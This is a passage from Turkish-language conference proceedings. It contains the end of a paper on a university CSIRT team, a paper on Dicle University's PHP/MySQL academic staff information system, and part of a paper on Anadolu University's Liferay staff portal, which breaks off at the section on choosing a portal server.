Ekibin belirli bir bütçesinin olması, gerek üyelerin katılacağı eğitimlerle teknik becerilerinin artırılmasında, gerekse eylem maddesi olarak belirlenen ve teknik ekipman (yazılım, donanım) gerektiren uygulamaların gerçekleştirilmesi süreçlerinin daha etkin olmasını sağlayacaktır. Ayrıca UlakNet benzeri kamu ağlarını da kapsayan, uç sorumluların katılacağı eğitim ve çalıştay faaliyetleri için de belirli bir bütçenin ayrılması gerekmektedir.

Ülke içinde yürütülen olay takiplerinin de başarıya ulaşabilmesi için, pazarda etkin olarak rol alan sağlayıcıların da benzer yapılar kurmuş olması faydalı olacaktır. Bu tip ekipler arası iletişimi organize edecek hukuki düzenlemelerin yapılması ve organizasyonu sağlayacak bir ulusal CSIRT yapılanmasına gidilmesi gerekli görülmektedir. Yeni yayımlanan “DPT Acil Eylem Planı”nda [5] böyle bir madde yer almış ve sorumlu kuruluş olarak bir TÜBİTAK enstitüsü olan Ulusal Elektronik ve Kriptoloji Araştırma Enstitüsü (UEKAE) gösterilmiştir. UAKAE ile işbirliği içerisinde çalışmaların sürdürülmesi hedeflenmektedir.

### Kaynaklar

[1]. TÜBİTAK, <http://www.tubitak.gov.tr>

[2]. ULAKBIM, <http://www.ulakbim.gov.tr>

[3]. CERT/CC, <http://www.cert.org>

[4]. RFC 2350, <http://www.ietf.org/rfc/rfc2350.txt>

[5]. Bilgi Toplu Stratejisi Eylem Planı, [http://www.bilgitoplumu.gov.tr/btstrateji/Eylem%20Plani%20\\_28072006.doc](http://www.bilgitoplumu.gov.tr/btstrateji/Eylem%20Plani%20_28072006.doc)

## Akademik Bilgi Sistemi

**Abdullah Baykal, Özlem Peker, Emin Erdaş, Fahri Çakar**

Dicle Üniversitesi Bilgi-İşlem Daire Başkanlığı, 21280 Diyarbakır

baykal@dicle.edu.tr, opeker@dicle.edu.tr, eerdas@dicle.edu.tr, fcakar@dicle.edu.tr

**Özet:** Bu çalışmada, mysql ve php tabanlı Dicle Üniversitesi Akademik Bilgi Sistemi (akademikweb) sisteminin kurulumu ve çalışması anlatılacaktır. Bu sistemde öğretim elemanları özlük bilgilerini değiştirebilmekte, yayınlarını çeşitli kriterlere göre sisteme girebilmekte, ders dosyalarını oluşturabilmektedirler. Öğretim elemanları tarafından oluşturulan veri tabanı üzerinde ise çeşitli seçeneklere göre istatistik bilgileri elde edilebilmektedir.

**Anahtar Kelimeler:** Bilgi sistemi, php, mysql, akademikweb

### Academic Information System

**Abstract:** In this study, Academic Information System of Dicle University (akademikweb) based upon mysql and php and its setup and its working will be introduced. In this system, academicians can change their essential characteristics, enter their publications into the system considering different criteria, form their study files. Via database which is formed by academicians can be obtained statistic information considering different choices.

**Keywords:** Academic information, php, mysql

### 1. Giriş

Dicle Üniversitesinde görev yapan yaklaşık 1400 öğretim elemanının kendi bilgilerini ve yayınlarını girebilmeleri, güncelleştirebilmeleri, ders dosyalarını oluşturabilmeleri amacıyla kullanabilecekleri bir sistem hazırlamak için, “Akademik Bilgi Sistemi” yada kısaca akademikweb isminin verildiği bir proje başlatıldı. Bu projenin hazırlanması için açık kaynak kodlu olarak, veritabanı için mysql[1] ve web programlama için ise php[2] kullanılması uygun olacağına karar verildi.

### 2. Veri Tabanı Oluşturulması

Öncelikle öğretim elemanlarının hangi bilgilerin sisteme saklanacağı konusu karıştırıldı [3]. Bu bilgiler 3 bölüme ayrıldı.

- Özlük bilgileri
- Yayın bilgileri
- Ders dosyası bilgileri

Proje için akademik veritabanı içinde 10 adet tablo kullanıldı, bu tablolar;

Tablo	İçerik
fakulteler	Birimlerin (Fak./Mes.Yük.Ok) kodu ve isimleri
bolumler	Birim kodu, bolum kodu ve bölüm adı
abd	Birim kodu, bolum kodu, anabilim dalı kodu, anabilim dalı adı
gorev	İdari görev kodları ve adları
unvanlar	Akademik unvan kodları ve adları
akademik	Öğretim elemanı özlük bilgileri
ders	Ders dosyası bilgileri
plan	Dönem içi haftalık ders planı
yayin	Öğretim elemanı yayın bilgileri
altyayin	Yayın türleri

Bu tabloların ise genel olarak aşağıdaki sahalardan oluşması planlandı.



Özlük Bilgileri: ad,soyad, sicil\_no, birim, bolum, alt\_bolum, bolum\_sirası,unvan kod, unvan adı,lisans, yüksek lisans, doktora, uzmanlık alanı, dil, doğum yeri, doğum tarihi, telefon,fax,web sitesi, mail, kullanıcı adı, şifre

Yayın Bilgileri: Sıra no, sicil no, Makale, bildiri, proje, Kitap, Diğer faaliyetler Yayın bilgileri çeşitli kriterlere göre kodlandı , örneğin Makale bilgisi ile beraber makale türü aşağıda verilen seçeneklerden biri olabilmektedir.

- SCI Exp/SSCI/AHCI taramalı Makale,
- Uluslararası İndeksle Giren dergi. Makale,
- Uluslararası diğer hakemli Dergi. Makale,
- Uluslararası Hakemsiz Dergilerdeki Makale,
- Ulusal Hakemli Dergilerdeki Makale,
- Ulusal Hakemsiz Dergilerdeki Makale

şeklinde 6 bölüme ayrıldı. Bildiri ise Ulusal bildiri ve Uluslararası bildiri olarak 2 bölüme,

Proje ise D.Ü. Araştırma Koms., Özel Sektör, Kamu Kurumları, STK, Tübitak, DPT, AB ve Diğer kuruluşlar olarak 8 bölüme , Kitap ise Çeviri Kitap, Türkçe Kitap, Yabancı Kitap olarak 3 bölüme ayrıldı.

### 3. Bilgilerin Aktarılması

Öğretim elemanı bilgilerinin tutulacağı akademik tablosuna , mevcut akademik personel veri tabanından bilgiler aktarıldı, diğer tablolardaki bilgiler oluşturuldu. Personel fotoğrafları , projede bütünlük sağlaması için personel sicil numaraları ile eşleştirildi. Personel girişleri için kullanıcı adı olarak sicil numarası ve şifre olarak T.C.Kimlik numarası kullanıldı. İlk girişten sonra öğretim elemanlarının şifrelerini değiştirmeleri istenildi..

### 4. Sayfaların Hazırlanması

Programın kodlanması için php kullanıldı. Program 2 ana bölümden oluşmaktadır , birincisi bilgi giriş bölümü diğeri ise listeleme/görüntüleme bölümü. Hazırlanan giriş sayfası

temel olarak 2 bölümden oluşmaktadır. Bunlar ; ana sayfada gelen bilgi listeleme bölümleri ve öğretim elemanlarının bilgi girişlerini yapabilecekleri Personel Giriş bölümüdür

#### 4.1. Ana Sayfa

Ana Sayfa; Birime göre arama, Hızlı arama, Personel dağılımı ve yayın istatistikleri gibi bölümlerden oluşmaktadır (şekil-1).



Şekil 1. Akademik web ana sayfası

Birime göre arama bölümü, Fakülteler, Yüksekokulları, Meslek Yüksekokulları, Enstitüler, Devlet Konservatuvarı ve Rektörlük olarak gruplandırıldı. Bir fakültenin üzerine gelindiğinde , fakültenin bölümleri yan tarafta listelenmekte ve bölüm seçildiğinde , bölüm öğretim elemanları akademik unvanlarına göre sıralı halde ekrana getirilmektedir (şekil-2).

Ekrana gelen öğretim elemanları içinde istenilen birine tıkladığında ise , o öğretim elemanının bilgilerine ulaşılmaktadır (şekil-3).

Hızlı arama bölümünde ise; adına-soyadına göre , unvanlarına ve yayın türüne göre arama işlemleri yapılmaktadır. Yayın türüne göre arama işlemi de , seçilen bir yayın türü ,verilen yıl aralığında aranmakta ve bulunan yayınlar listelenmektedir.

İstatistikler bölümü ,Birimlerin Bilimsel Faaliyet Sayıları ve Birimlerin Yıllara Göre Yayın İstatistikleri



Şekil 2. Birimine Göre Arama



Şekil 3. Öğretim Elemanı Bilgileri



tikleri olmak üzere 2 gruba ayrılmıştır. Birinci seçenekte, seçilen bir birim için verilen yıl aralığındaki akademik yayınlar ekrana gelmektedir. İkinci seçenekte ise verilen bir yılda birimlerin yaptıkları yayın istatistikleri ekrana gelmektedir.

İstatistik bölümünün altında yer alan Yayın İstatistikleri bölümünde, verilen bir yıl aralığında yapılan tüm yayın sayıları ekrana gelmektedir.

#### 4.2. Personel Girişi

Personel Giriş bölümüne Kullanıcı adı ve şifre ile giriş yapıldıktan sonra, çeşitli bölümlerden oluşan bilgi giriş sayfası ekrana gelmektedir. Bu bölümler; Resim Güncelleme, Bilgi Gün-

celleme, Yayın Güncelleme, Ders Dosyası Ekleme ve Şifre Hizmetlerinden oluşmaktadır.

Resim Güncelleme bölümünde, öğretim elemanı sistemdeki resmini, jpg uzantılı bir resimi ile değiştirebilmektedir.

Bilgi Güncelleme Bölümünde, öğretim elemanı özlük bilgilerini girmekte yada düzeltme işlemi yapabilmektedir.

Yayın Güncelleme Bölümü (şekil-4); bu bölümde yayın bilgilerinin girilebileceği bir bölümdür. Bu bölümde yayınlar türlerine ve yayın yıllarına göre giriş yapılmaktadır.



Şekil 4. Yayın Güncelleme

Ders dosyası ekleme bölümünde ise, öğretim elemanı sorumlu olduğu derslere ait ders dosyası bilgilerini sisteme girmektedir.

#### 5. Sonuç

Sonuç olarak, öğretim elemanlarının kolayca kullanabilecekleri bir sistem olarak hazırlanan proje Kasım/2006 döneminden itibaren <http://www.dicle.edu.tr/akademikweb> adresinden

kullanılmaya başlanılmış, bu konuda ki büyük bir gereksinimi gidermiştir.

#### 6. Kaynaklar

- [1]. mysql sitesi, [www.mysql.org](http://www.mysql.org)
- [2]. php sitesi, [www.php.net](http://www.php.net)
- [3]. E.Ü Akademik Personel Bilgi Sistemi, <http://akademik.ege.edu.tr>

## Üniversite Bilgi Portalı

### Hakan G. Şenel

Anadolu Üniversitesi, Bilgisayar Araştırma Uygulama Merkezi, 26470, Eskişehir  
hgşenel@anadolu.edu.tr

**Özet:** Anadolu Üniversitesi'nde gerçekleştirilen idari birimlerin otomasyonu çalışmalarında sona yaklaşmıştır. Akademik ve idari personele, otomasyon yazılımlarında toplanan kendileriyle bilgilerin sunulması için, açık kaynak kodlu sistemler kullanılarak personel portalı oluşturulmuştur. Kurulan servis odaklı mimari sayesinde, otomasyon sistemlerinde toplanan bilgiye, JSR168 standardında hazırlanan portlet'ler tarafından erişilmekte ve kullanıcılara sunulmaktadır. Bilgilerin sahipleriyle paylaşılması, otomasyon sistemlerindeki hatalı verilerin düzeltilmesini de sağlamıştır. Açık kaynak kodlu bir portal sistemi olan Liferay Portal sunucusu üzerinden verilen hizmetler, sistemin kurulması sırasında karşılaşılan sorunlar ve elde edilen performans ölçümleri bu makalede sunulmaktadır. Gelecekte yapılması planlanan çalışmalar anlatılmaktadır.

**Anahtar Kelimeler:** Açık Kaynak Kodlu Sistemler, Kurumsal Portal, Servis Odaklı Mimari

### University Information Portal

**Abstract:** Office automation projects in Anadolu University are nearly ended. An information portal has been constructed for academic people and staff in order to supply information about them collected by office automation systems. Using service oriented architecture (SOA), information is provided to users over JSR168 compliant portlets. Information sharing with owners enables us to correct missing and faulty personal information. The goal of this paper is to share the experience obtained in the deployment of an information portal that is built on an open source portal server Liferay. Planned future work that is also discusses.

**Keywords:** Open Source Systems, Corporate Portal, Service Oriented Architecture.

#### 1. Giriş

Ülkemizde, e-devlet kapsamında yapılan projelerin büyük kısmı, kurum içinde bilgi ve iletişim teknolojileri uygulamalarıdır. Gitgide artan sayıda kurum, veritabanlarını ve ürettikleri bilgileri Internet üzerinden vermeyi tercih etmektedir. Internet kolay ve hızlı bir erişim ortamı sağladığından, hizmetlerin tek bir merkezden verilebilmesini de olanaklı kılmaktadır. Kamu kurumları tarafından bilgi teknolojilerine yapılan yatırımların temel hedefi kurumların etkin çalışmasını sağlayacak sistemlerin kurulması ve işletilmesidir.

Anadolu Üniversitesi Bilgisayar Araştırma Uygulama Merkezi, kurulduğu 1982'den bu yana

Üniversite'deki idari birimler için otomasyon sistemleri geliştirmektedir. 2007 Ağustos'una kadar idari işlerin otomasyonu çalışmalarının bitirilmesi planlanmaktadır.

Bu makalede, Anadolu Üniversitesi'nde çalışan personele yönelik kapsamlı bir portalın geliştirilmesi projesinde, hazırlık ve uygulama süreçleri özetlenmekte ve elde edilen deneyimler anlatılmaktadır.

#### 2. Kurumsal Bilişim Sistemleri

Kurumlar, kurulma amaçları doğrultusunda yapması gerekenleri etkin bir şekilde sürdürbilmeleri için idari bilişim sistemlerini kullan-

mak zorundadır. Her resmi kurumda en azından personel sistemi, satın alma, bütçe, ihale, ayniyat, stok izleme, demirbaş, döner sermaye yönetimi gibi sistemlerin otomasyonu gereklidir.

Kamu kurumlarında, tek bir konsolide veritabanı üzerinden çalışan kurumsal bilgi sisteminin kurulması için, birbirinden ayrı çalışan sistemlerin birleştirilmesi gereklidir. Hangi sistemin ilk olarak pekiştirileceği sorunu, genel bilişim ağı tasarımında en önemli sorunlardan biridir.

Bu bölümde, birbiriyle veri alışverişinde bulunan farklı otomasyon sistemlerinin, Anadolu Üniversitesi'nde nasıl bir araya getirildiği konusundaki deneyim paylaşılacaktır.

### 2.1. Verilerin Tutarlılığı

Yaklaşık on senedir Anadolu Üniversitesinde geliştirilen otomasyon sistemlerinde bulunan veriler, 2003 yılı Ağustos'unda bir proje grubu tarafından tutarlılık ve doğruluk açısından incelenmiştir. Bazı durumlarda, Nüfus ve Vatandaşlık İşlerindeki veriler de kullanılmıştır. Elde edilen sonuçlara göre, Üniversite'de çalışan yaklaşık 5 bin kişinin bilgilerinin %82'sinde, çeşitli otomasyon sistemlerinin veritabanları arasında, sistemlerin çalışmasını etkilemeyen farklılıklar tespit edilmiştir. Nüfus cüzdanının değişmesine rağmen bildirilmemesi, tebligat adreslerinin veya telefonların beyan edilmemesi, çocukları olduğu halde aile yardımı almak için başvurulmaması nedeniyle tutarsızlıklar ortaya çıkmaktaydı. Diğer bir durum da, bir otomasyon sisteminde yapılan değişikliklerin, diğerlerine yazışma yapılarak aktarılması nedeniyle oluşan gecikmelerdir. Profesörlük unvanı alan bir öğretim üyesinin tahakkuk sistemine unvanının işlenmesinde yazışma trafiği nedeniyle 1-2 günlük gecikmeler yaşanmaktadır. Ayrıca, nüfus bilgilerinin klavyeden girilmesi sırasında yapılan yazım hatalarına rastlanmaktadır.

İncelenen tutarsızlıkla ve yanlışları inceleyen proje grubu, farklı sistemlerin birbiriyle veri alacak şekilde kurulmasının veya veritabanı konsolidasyonu yapılmasının sorunların

%55'inin çözebileceği sonucuna varmıştır. Geri kalan %45 yanlışlık, ancak verinin sahibi olan kişi tarafından düzeltilebilirdi.

### 2.3. Veri Paylaşımı ve Veritabanı Konsolidasyonu

Proje grubu, veritabanlarının konsolidasyonu için bir alt çalışma grubu oluşturmuştur. Bu grup, ilk iş olarak farklı veritabanlarında tekrar eden alanları belirlemiştir. Hangi sistemin diğerinden ne beklediği ve hangi veri grubunun hangi sistem tarafından güncellenebildiği anlaşıldıktan sonra, veri paylaşım yapısının kurulması için çalışmalara başlanmıştır. Yaklaşık 9 ay süren bir çalışma sonucu, veritabanlarından bağımsız olarak, çeşitli sistemler arasında veri alışverişi için web servisleri üzerinden erişim ara yüzleri oluşturulmuştur. Bütün sistemlerde gerektiğinde, web servislerinin çalışabilmesi için yapısal değişiklikler ve veritabanı erişimlerinde güncellemeler gerçekleştirilmiştir.

Kuramsal olarak bütün sorunları çözmesi beklenen yapı, ölçeklenebilirlik konusunda artılar sağlamakla birlikte, hız açısından sorun yaratmıştır. Bir otomasyon sisteminde gerekli bilgilerin, diğerlerinden toplanması sırasında, gerek ağ gerek de bilgisayar hızı açısından yetersizlik durumunda, beklenen hıza erişilememiştir.

### 2.3. Bilişim Sistemine Entegrasyon Sırası

Birbiriyle veri alışverişinde bulunan sistemlerin oluşturacağı bir kurum otomasyonu çalışmasında, öncelik sırasını hangi birimin diğerlerine ne kadar bilgi verdiği belirlemelidir. Hangi sistemin diğerinden hangi bilgileri alması gerektiği incelendiğinde, veri alışverişinin merkezinde Personel Dairesi Başkanlığı otomasyonunun geldiği görülmüştür. Diğer birimlerdeki sistemlerde personel bilgileri kullanılmaktadır.

Personel sisteminin ardından, personeli ilgilendiren mali konularda Tahakkuk biriminin yaptığı işleri genel bilişim sistemine eklemek gereklidir. Özellikle bordro, ek ders ücretleri ve döner sermaye katkı paylarının hesaplanması ilk aşamada gerçekleştirilmesi gereken sistemler

çinde başta yer almaktadır. Üniversite bilişim sistemi çalışmalarında, öğrenci işleri sisteminin, personel ve personeli ilgilendiren tahakkuk sistemlerinin ardından kurulması önemli bir gerekliliktir. Zira öğrenci bilişim sistemi akademik personel bilgilerini kullanmakta ve tahakkuk sistemine bilgi göndermek zorundadır.

Genele yönelik otomasyon çalışmalarının ardından, Rektörlük birimleri bilişim sistemine kavuşturulmalıdır. Özellikle ayniyat ve demirbaş işlerinin otomasyonu, kurumun kendi mal varlığını bilmesi ve geleceğe yönelik satın alma planlaması yapabilmesi için gereklidir. Anadolu Üniversitesi'nde 2001 yılında geliştirilmeye başlatılan ayniyat ve demirbaş sistemi sayesinde, depolarda bulunan bütün araç, gereç ve malzemenin kaydı sağlıklı bir şekilde sayısal ortama aktarılmıştır. Ardından birimlerde bulunan ve koltuk ambarı olarak nitelenen yapılar ele alınmıştır. Oluşturulan bu sistem, birimlerde ne kadar malzemenin tutulduğu ve ne ölçüde kullanıldığıyla ilgili, üst yönetimin planlama yapılabilmesini sağlayan bir sistem haline getirilmiştir. Sistem devreye alındıktan sonra, bütün demirbaşların kişisel olarak zimmetlenmesi işine geçilmiş ve 2004 yılında bu iş de sonlandırılmıştır.

Anadolu Üniversitesinde, 50 yataklı bir hastane bulunmaktadır. Bu hastane için Mediko Sosyal ve Hastane Bilişim sistemi adı altında bir otomasyon sistemi 1993 yılında geliştirilmeye başlanmıştır. Hipokrat Hastane Bilişim Sistemi adını alan sistem, 2002 yılında yeni teknolojiler kullanılarak yeniden yazılmıştır. 2005 yılında, personel ve tahakkuk birimleriyle bağlantısı yapılarak, genel bilişim altyapısına sokulmuştur.

Toplam kalite çalışmalarındaki en önemli süreçlerden biri, kurum içindeki doküman ve verilerin akışının belirlenmesi ve sonunda bunun otomasyonudur. Bu nedenle, bir Üniversite'de kalite çalışmalarında, en önemli bileşenlerden biri doküman yönetim sistemidir. Bu sistemden anlaşılan, bir birime gelen ve birimden çıkan

evrakların kayıtlarının yapılması veya elektronik olarak saklanması olmamalıdır. Bütün evrak dağıtım ve üretim sisteminin tek bir çatı altında ve ofis programları kullanılmadan sürdürülmesidir. 2001 yılında başlatılan doküman yönetim sistemi projesinde, Üniversite'ye gelen bütün evrakların yüksek hızlı profesyonel tarayıcılarla, boyut, içerik ve kâğıt kalitesine bakmaksızın taranması yapılmaktadır. Evrak işleri ve havale önerme işleri bu birimde yapılmakta, üst yönetim tarafından havale edilen evraklar ilgili yerlere elektronik olarak gönderilmektedir. Birimlerde evrak hazırlanması için de bir alt sistem geliştirilmiştir. Bir ara yüz üzerinden hazırlanan evraklar, elektronik olarak imzalanmalarının ardından ilgili birimlere gönderilmektedir. Şu anda, evrak alışverişinin ve hazırlanmasının yoğun olarak yapıldığı Açıköğretim Fakültesi Öğrenci İşlerinde ve Mühendislik Fakültesinde testleri yapılmaktadır. Türkiye'de elektronik imza alt yapısının tam olarak kurulmasının ardından, yöneticilere verilecek e-imza cihazları sayesinde elektronik imza sistemi de devreye alınacaktır.

Satınalma, ihale ve bütçe otomasyon sistemlerinin hazırlanması süreci 2004 yılında başlatılmıştır. Analiz çalışması bitirilmiş ve kodlama işine geçilmiştir. Mevzuatın sık değişmesi ve 2007 yılında devreye girmesi beklenen 5018 sayılı kanundaki belirsizlikler nedeniyle, bu sistemlerin kısmen hazır olmalarına rağmen devreye alınması daha sonra yapılacaktır.

Ayrıca sırasıyla kurumsal bilişim sistemine eklenen sistemler şunlardır: Kütüphane sistemi, temassız akıllı karta dayalı yoklama sistemi, sosyal tesisler bilişim sistemi, AÖF sınav otomasyonu, AÖF öğrenci işleri otomasyonu, yemekhane otomasyonu, bina erişim sistemleri, psikolojik danışma ve rehberlik hizmetleri sistemleri.

### 3. Kullanılan Teknolojiler

Kamu kurumlarında bilgi teknolojileri uygulamalarında yaşanan en büyük sıkıntı, birbiriyle veri alışverişinde bulunması gereken ama birbi-

rinden bağımsız çalışan sistemlerdir. Otomasyon çalışmalarına yeni başlayan kurumlar için, sistemlerin bağımsız şekilde ve aralıklarla kurulması, proje risklerini azaltmakta, idare edilebilir bir mali bütçeyle çalışmayı tamamlama olanağı sağlamaktadır. Bu nedenle, çalışmaların en azından başlatılabilmesi için, bağımsız sistemlerin kurulması yönündeki eğilim güncel teknolojiler kullanıldığında ileride bu sistemlerin ortak çalışabilmesini de sağlayabilir.

Kurumsal idari otomasyon çalışmalarında karşılaşılan en önemli meydan okumalardan biri, birbirinin verisini kullanan ama bağımsız sistemler arasındaki veri alışverişini sağlayacak standart bir yapının kurulabilmesidir. Fikir olarak uzun süredir var olan ama son yıllarda yaygınlaşarak yazılım endüstrisinde hızlı bir uygulama alanı bulan Servis Odaklı Mimari (SOA: Service Oriented Architecture), bağımsız sistemler arasındaki veri ve bilgi iletişimine standart bir yapı kazandırmıştır.

Servis Odaklı Mimari (SOA), genellikle web servisleriyle özdeşleştirilmesine rağmen, her web servisi kullanan uygulama SOA mimarisini kullanıyor denilemez. Web servisleri, SOA için bir araçtır.

Günümüzde, çeşitli web programlama teknolojilerinin liderlik yarışmasını izliyoruz. Java'nın uzun süren üstünlüğü karşısında, hızla gelişen ve üstünlüğü ele geçirmeye çalışan .NET, PHP, Python ve Ruby gibi dilleri görüyoruz.

Son birkaç yıldır, Java'nın liderliği sürdüreceği veya yakında popülerliğini kaybedeceği konusunda tartışma süregelmektedir. Java'nın gereksiz bulunan karmaşıklığı, rakiplerinin hızlı yazılım geliştirmeye izin vermesi ve gerçek anlamda açık kaynak kodlu olması, Java'nın çok yakında önemini azalacağını iddia edenlere gerekçeler sunmaktadır. Bunun karşısında, Java'da yazılmış, Hibernate, Spring, JSF gibi ayrıntılı kütüphaneler, cepheye dayalı programlama yöntemlerinin uygulanabilmesi, yeni geliştirilen Java'ya dayalı script diller, Eclipse yazılım geliştirme

ortamı, Java'nın liderliği sürdürmesindeki en önemli nedenlerdendir [6]. Ayrıca, Java'nın sahibi olan Sun Microsystems, Java uygulamalarını kaynak kodlarını Haziran 2006'da açacağını duyurmuştur. Kurumsal bilişim sistemlerinde, web teknolojilerinin kullanılması gerektiği uygulamalarda, Java'nın diğerlerine göre ciddi avantajlar sağladığı görülmektedir.

#### 4. Kurumsal Portal

Kurumsal otomasyon sistemleri önündeki en büyük sorunlardan biri, verilerdeki tutarsızlıktır. Yukarıda da belirtildiği gibi, verilerdeki tutarsızlıklar, değişik sistemlerde tekrar eden verilerdeki çelişkiler ve kişilerin kendileriyle ilgili yanlış veri vermeleri nedeniyle olmaktadır. Tekrar eden verilerin ortadan kaldırılması, ancak, veritabanı konsolidasyonu sayesinde olabilir. Zaman gerektiren bu süreç tamamlanarak veriler tek bir yerden erişilebilecek hale getirilse de, güncellenmeyen verilerdeki tutarsızlıklar sistemlerin çalışmasını olumsuz yönde etkileyebilir.

İdari otomasyon sistemlerindeki, güncelleme-lerden kaynaklanan sorunların çözümü, kurumda tutulan verilerin sahiplerine sunulmasıdır. Çalışanlar kendi bilgilerindeki tutarsızlıkları ya da yanlışlıkları görmeleri durumunda, bunları düzeltilebilmeleri için bir mekanizma oluşturulmalıdır.

##### 4.1. Personel Bilgi Sistemi

Anadolu Üniversitesi olarak, otomasyon veritabanlarında tutulan bilgileri sahiplerine göstermek için bir web sitesi kurulmuştur. Verilerin güncellenmesi amacıyla veri düzeltme hizmetleri de buna eklenmiştir.

Hazırlanan web sitesi üzerinden sunulan düzeltme hizmetlerinin sadece yönetimin zorlaması ve zorunluluk nedeniyle kullanılacağı düşünüldüğünde, bunun kendiliğinden çalışabilen bir sistem olması sistemdeki kullanım sorunlarını ortadan kaldırabilir. Daha verimli bir sistem kurabilmek için dar kapsamlı bir anket

hazırlanarak, akademik, idari ve işçi personel arasından 142 kişiden bilgi alınmıştır. Anketin amacı, çalışanların kurumsal bilişim sisteminin ne beklediklerinin öğrenilmesidir.

Anket sonuçları, kişilerin özellikle kendi özellikleriyle ilgili konularda kurumdan bilgi taleplerinin olduğunu göstermiştir. Ayrıca, çalışanlar kendileriyle ilgili bilgileri alma konusunda bilgilendirilmemiştir. Örneğin, çalışanların bir kısmı kullanmadıkları yıllık izin günlerini öğrenmek için ne yapmaları gerektiğini bilmemektedir.

Yapılan anket, kurumsal bilgi paylaşımı konusunda görünen veya tahmin edilen sorunları açığa çıkarmıştır. Herhangi bir idari birimde, otomasyon sistemini kullanmaya yetkisi olan kişilerin, bilgiyi sahipleriyle paylaşma konusunda ne gibi sıkıntılarla karşılaşmakta olduğu sorusunun yanıtı önem kazanmıştır. Bunu öğrenmek için, otomasyon sistemlerini kullanan kişilerle düzenlenen toplantılarda, konuyla ilgili ne gibi sorunlarla karşılaştıkları sorulmuştur. Yanıtlardan otomasyon başındaki memurların çağrı servisi gibi çalışarak çalışanlara hizmet vermekte oldukları anlaşılmıştır. Bazı günler telefonla gelen bilgi isteklerinin işleri aksatacak ölçülere gelebildiği vurgulanmıştır.

Daire başkanlıklarıyla yapılan görüşmelerle, telefonla ya da dilekçeyle alınan istekler ve bunların ne zaman geldikleri konusunda bilgi alınmıştır. Varılan sonuç, en fazla mali konuları ilgilendiren bilgilerin sıklıkla sorulduğudur.

Elde edilen bütün bilgiler ışığında, kurumla çalışan arasında ne gibi bilgi alışverişinin gerçekleşmesi gerektiği belirlenmiş ve şu sonuçlara varılmıştır.

Personel Dairesi Başkanlığından istenenler:

1. Maaşı etkileyen bilgiler (aile yardımı, terfi, derece, kıdem, cezalar, unvan, tahsil, vb)
2. Kişiyile ilgili tutulan nüfus bilgileri, adres ve benzeri bilgilerin görülmesi

3. İzin bilgileri, geçmişte alınmış izinlerin bilgileri
4. Görevlendirme bilgileri (yurtdışı görevlendirme, mecburi hizmet, vb)
5. KPDS yabancı dil puanının geçerlilik süreleri
6. Kadro yeri, derecesi, gösterge, vb
7. Geçmişe ilişkin terfi bilgileri ve gelecekte alınması beklenen terfiler

Tahakkuk biriminden istenenler:

1. Bordrodaki kalemler, kesintiler, özel kesintiler
2. Geçmiş bordro bilgileri
3. Akademisyenler için ek ders bilgileri ve hesaplamaları
4. Döner sermayeyle ilgili bilgiler
5. Bordronun nasıl hesaplandığına dair açıklamalar
6. İlaç kesintileri
7. Kurum tarafından banka hesabına gönderilen aylık bazda bütün ödeme emirleri (maaş, ek ders, telif ücreti, vb) ve açıklamaları.

Ayniyat ve demirbaş biriminden istenen bilgiler:

1. Zimmetli demirbaşlar
2. Demirbaş açıklamaları
3. Zimmetlenme tarihleri

Öğrenci bilişim sisteminden istenenler:

1. Akademik takvim,
2. Sınav programları,
3. Önemli tarihler,
4. Ek ders yüklerinin hesabı ve açıklamalar.

Kütüphane sisteminden beklenenler:

1. İade tarihi gelen materyalin gösterilmesi,
2. Elektronik olarak ödünç materyal uzatma,
3. Kütüphane duyuruları (çalışma saatleri değişiklikleri, kat planları),
4. Yeni yayın bilgileri.

Hastane Bilgi sisteminden beklenenler:

1. Poliklinik randevu alma,
2. Doktorların izinli oldukları zamanların görülmesi,
3. Geçmişe yönelik tahlil sonuçlarının görülmesi,
4. Geçmişe yönelik hastane ziyaret bilgilerinin görülmesi.

Ayrıca, talep edilen erişim sisteminde çeşitli birimlerin yaptıkları duyuruların, hava durumunun, yemekhane bilgilerinin, konu başlıklarına göre gazete haberlerinin, anlık döviz kurlarının, borsa endekslerinin konulması gerektiği düşünülmüştür.

#### 4.2. Üniversite Portalı

Personel bilgi sistemi adı altında başlatılan proje, zaman içinde gelen taleplerin değerlendirilmesiyle yoğun bir içeriğe kavuşmuştur. Önceki yapıda kullanıcının içerik sunumunu seçme konusunda herhangi bir müdahalesi mümkün değildi. Standart bir biçimde sunulan bilgi, sadece gerektiğinde kullanılacak bir yapıydı. Kullanıcının, kendisinin değiştirebileceği bir ara yüzle sunum düşüncesi, kurum portalı kavramını gündeme getirmiştir.

Genellikle portal kavramı, çeşitli hizmetlerin bir araya toplandığı bir web sitesi olarak düşünülmektedir. Diğer bir tanım portalı, değişik servislerin bir araya toplandığı ve bir arama motorunun hizmetlere erişimi kolaylaştırdığı bir yapı olarak anlatılır. Portal kavramının biraz daha kapsamlı tanımı şöyle yapılabilir; portal, uygun kaynakların seçilerek veya seçilmesini sağlayarak kullanıcıya iletilmesini sağlayan bir dizi aracı içeren web sitesidir. Portal, çok sayıda ve farklı bilgi kaynağından meta-bilgileri toplayarak sunar.

Portalın farklı kaynaklara erişim noktası olması düşüncesinden hareketle, kişiye özel hizmetlerin verilebileceği ve kullanıcının da almak hizmetleri şekillendirebileceği bir yapı olarak düşünülen Anadolu Üniversitesi Portalının

geliştirme kararı 2005 yılının Ağustos'unda alınmıştır.

Portal konusunda çalışan, 1 proje lideri ve 5 mühendisten oluşan proje grubu, hedeflerini şöyle belirlemiştir:

1. Kurum'dan çalışana doğru bilgi akışı yapılsın.
2. Kurum içinde, çalışanların en fazla sordukları soruların, karşılaştıkları sorunların çözümü merkezileştirilsin.
3. Kurumsal bilgiyi ve sistemi web ortamında sunulsun.
4. Bilgi kişiselleştirilebilecek şekilde aktarılsın.
5. Kurumda olanlar (duyuruları, etkinlikleri, kişiye özel bilgileri) sunulabilsin.
6. Ek hizmetler (e-posta, hava durumu, haberler, sözlük, çeviri, vb) verilebilsin.
7. Ofis otomasyon sistemleri ve kişi arasındaki geri beslemeyi sağlayacak altyapı kurulsun.

#### 4.3. Portal Sunucusunun Seçilmesi

